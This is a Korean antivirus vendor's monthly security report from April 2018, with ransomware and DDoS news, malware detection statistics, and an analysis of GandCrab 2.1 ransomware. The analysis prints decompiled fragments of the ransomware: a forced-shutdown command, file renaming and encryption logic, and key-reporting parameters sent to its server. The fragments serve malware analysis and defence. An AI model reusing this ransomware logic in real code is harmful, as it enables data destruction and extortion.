이스트시큐리티

보안 동향 보고서

No.103 2018.04

No.103 2018.04

이스트시큐리티 보안 동향 보고서
CONTENTS

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

허니팟/트래픽 분석

1. 악성코드 동향

이스트시큐리티에서 선정한 3 월에 발생했던 가장 큰 보안 이슈는 계속되는 랜섬웨어의 위협이었습니다.

계속적으로 랜섬웨어의 공격은 발생했었으나 가상화폐채굴 관련 공격 등으로 상대적으로 이슈가 적은 편이었던 1,2 월에 비해 3 월에는 다시 랜섬웨어의 위협이 급부상했습니다.

GandCrab 랜섬웨어는 v1 에서 C&C 서버에 외부의 접근을 허용해서 피해자들의 복호화 키를 복구할 수 있는 방법을 찾아내자, 더욱 안전한 C&C 서버를 포함한 v2 를 출시했으며, 특히 국내 사용자들에게 실존 디자이너의 명의를 사칭하여 저작권 이슈 관련 메일을 보내 감염을 유도하는 유포 방식이 확인되기도 하였습니다.

이뿐만이 아닙니다. 미국 조지아 주의 애틀랜타 시정부의 IT 시스템이 지난 2 월 콜로라도 교통부를 감염시키고 마비시킨 SamSam 랜섬웨어에 감염되어 시민들이 정부관련 시스템에 접속이 불가능해져 큰 피해가 발생하기도 했습니다. 피해자 파일 암호화뿐만 아니라 피해자가 백업해둔 데이터를 찾아 삭제하는 Zenis 랜섬웨어, WhatsApp 아이콘 또는 Facebook 아이콘으로 위장한 랜섬웨어의 유포가 새로 발견되기도 하였습니다. 항공기를 생산하는 보잉의 생산공장에 WannaCry 랜섬웨어가 감염된 사실도 확인되었습니다.

이처럼, 공격자들은 쉬지 않고 계속 랜섬웨어의 공격을 시도하고 있으며, 기존 버전에서 부족했거나 아쉬웠던 점을 보완한 더 강력해진 랜섬웨어로 계속 업그레이드하고 있는 상황입니다. 랜섬웨어의 대한 대비는 무엇보다도 보호해야 할 주요 자료에 대한 지정과 분류, 그리고 백업이 가장 중요합니다. 일단 중요 자료에 대한 보호조치를 취한 이후에 시스템이나 OS/SW 에 대한 패치도 반드시 함께 이뤄져야 합니다.

랜섬웨어의 위협 외에도 3 월에는 UDP reflection 을 사용한 Memcached DDoS 공격이 발생한 것도 큰 이슈였는데, 특히 Github 와 또하나의 미국회사에 가해진 DDoS 공격규모가 무려 3Tbps 가 넘는 것으로 알려져 화제가 되기도 하였습니다. 무엇보다 PoC 익스플로잇코드가 온라인에 공개되면서 Memcached 서버들에 대한 위협이 커졌기 때문에, 해당 서버들에 대해 로컬 인터페이스에서만 사용가능하도록 바인드하거나 UDP 지원을 완전히 비활성화 하는 조치 등이 시급합니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

2018 년 3 월의 감염 악성코드 Top 15 리스트에서는 지난 2 월에 각각 1 위를 차지했던 Trojan.Agent.gen 이 2018 년 3 월 Top 15 리스트에서도 1 위를 차지했다. 지난 2 월에 각각 2 위와 4 위를 차지했던 Misc.HackTool.AutoKMS 과 Trojan.HTML.Ramnit.A 순위를 바꾸었다. 지난 달 7 위를 차지했던 BitCoinMiner 악성코드의 경우 12 위로 순위가 하락했지만, 또다른 코인마이너 악성코드인 Misc.Riskware.JS.CoinMiner 가 새롭게 Top15 위 리스트에 올랐다. 2 월에 비해 3 월 전체 감염 건수는 약 9%정도 감소했다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	-	Trojan.Agent.gen	Trojan	2,056,954
2	↑2	Misc.HackTool.AutoKMS	Trojan	875,133
3	↑3	Adware.SearchSuite	Adware	872,564
4	↓2	Trojan.HTML.Ramnit.A	Trojan	492,035
5	-	Adware.GenericKD.12447732	Adware	483,499
6	↓3	Adware.SearchSuite	Adware	451,523
7	↑1	Misc.Keygen	Trojan	382,655
8	↑1	Trojan.LNK.Gen	Trojan	364,122
9	New	Exploit.CVE-2010-2568.Gen	Exploit	251,006
10	New	Trojan.Generic.22802158	Trojan	242,673
11	↑1	Win32.Neshta.A	Trojan	241,102
12	↓5	Misc.Riskware.BitCoinMiner	Trojan	236,378
13	↑1	Hosts.media.opencandy.com	Host	235,369
14	-	Worm.ACAD.Bursted.doc.B	Worm	222,416
15	New	Misc.Riskware.JS.CoinMiner	Trojan	155,290

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2018 년 3 월 01 일 ~ 2018 년 3 월 31 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 67%를 차지했으며 애드웨어(Adware) 유형이 24%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


3 월에는 2 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 75%에서 67%로 감소했다. 3 월이 2 월에 비해 3 일이 많음에도 불구하고 전체 악성코드 감염 건수가 약 9% 정도 감소했다.




3. 허니팟/트래픽 분석

3 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치




최근 3 개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치



단위 : 악의적 트래픽 접속 시도 감지 건수

2017년 10월 ~ 2018년 3월

02

전문가 보안 기고


1. 악성 메일로 유포되는 GandCrab 2.1 랜섬웨어 주의

2. 군비 통제 관련 기사 문서로 위장한 악성코드 주의

1. 악성 메일로 유포되는 GandCrab 2.1 랜섬웨어 주의

최근 악성 메일을 통해 GandCrab 2.1 버전의 랜섬웨어가 유포되고 있어 주의를 당부 드립니다.


이번에 발견된 악성 메일은 기존 GandCrab 2.0 을 유포한 악성 메일과 거의 유사하게 '창작물 무단 이용에 대한 이미지 파일을 확인' 내용으로 첨부 파일 실행을 유도합니다.



[그림 1] 창작물 저작권 침해 악성 메일 내용

02 전문가 보안 기고

첨부파일에는 'white.exe', '1.원본이미지_180408.jpg.lnk', '2.사용이미지_180408.jpg.lnk', '3.사이트 링크정리_180408.doc.lnk'가 있습니다. 만일 이용자가 이미지나 링크를 보기 위해 바로가기 파일을 클릭 할 경우 'white.exe' 실행 파일이 실행됩니다.



[그림 2] 이메일에 첨부된 파일

실행되는 white.exe 실행 파일은 GandCrab 2.1 랜섬웨어로서, 기존 GandCarb 2.0 랜섬웨어와 대부분 동일하지만 일부 달라진 점이 있습니다.

첫 번째로, 자가 복제된 경로(%APPDATA%\Microsoft\)가 아닌 경우 파일 암호화 완료 뒤 시스템을 강제 종료하는 기능이 추가되었습니다. 즉, 랜섬웨어 최초 실행시 시스템이 한 차례 재부팅이 됩니다.

```
if ( !Compare_CopyPath() )                    // 자가복제된 경로가 아닌 경우
  ShellExecuteW(0, L"open", L"cmd.exe", L"/c shutdown -r -t 1 -f", 0, 0);
if ( lpFile )                                 // 또로 웹 브라우저 다운 받는 사이트 실행
  ShellExecuteW(0, L"open", lpFile, 0, 0, 5);
```

[그림 3] 자가복제된 경로가 아닌 경우 시스템 재부팅

두 번째로는 GandCrab 2.0 버전에는 암호화가 끝난 파일 뒤에 '.CRAB'를 추가하였지만, 이번 버전에는 파일 암호화 전에 암호화 대상 파일 뒤에 '.CRAB'를 추가합니다.

```
wsprintfW(EncryptedFiles_1, L"%s.CRAB", Files_1);
v6 = GetFileAttributesW(Files_1);
SetFileAttributesW(Files_1, v6 & 0xFFFFFFFE);
EnterCriticalSection(&stru_3030F0);
if ( MoveFileW(Files_1, EncryptedFiles) )
{
  LeaveCriticalSection(&stru_3030F0);
  LODWORD(EncryptedSize) = FileCrypt_crypt(EncryptedFiles, a1);
  EncryptedSize_0 = EncryptedSize;
  if ( !EncryptedSize )
    MoveFileW(EncryptedFiles, Files_1);
  VirtualFree(EncryptedFiles, 0, 0x8000u);
  result = EncryptedSize_0;
}
```

[그림 4] 파일 암호화 전 '.CRAB' 확장명 추가

세 번째로는, C&C 에 시스템 정보 전송 간 '버전 정보'로 보여지는 고정값이 변경되었습니다. GandCrab 2.0 에서는 '&version=1.2.5'가 고정값이었지만, 이번 버전에서는 '&version=2.3.1'로 변경되었습니다.

```
lstrcatW(v63, L"&priv_key=");
v37 = &v36[lstrlenW(v36)];
v38 = lstrlenA(lpMultiByteStr);
MultiByteToWideChar(0xFDE9u, 0, lpMultiByteStr, -1, v37, v38);
*String2 = 'v#0&';                                    // version = 2.3.1
v75 = 'r#0e';
v76 = 'i#0s';
v77 = 'n#0o';
v78 = '2#0=';
v79 = '3#0.';
v80 = '1#0.';
v81 = 0;
v62 = "&advert=+380668846667";
```



[그림 5] GandCrab 2.1 에서 버전 정보로 보이는 값 변경

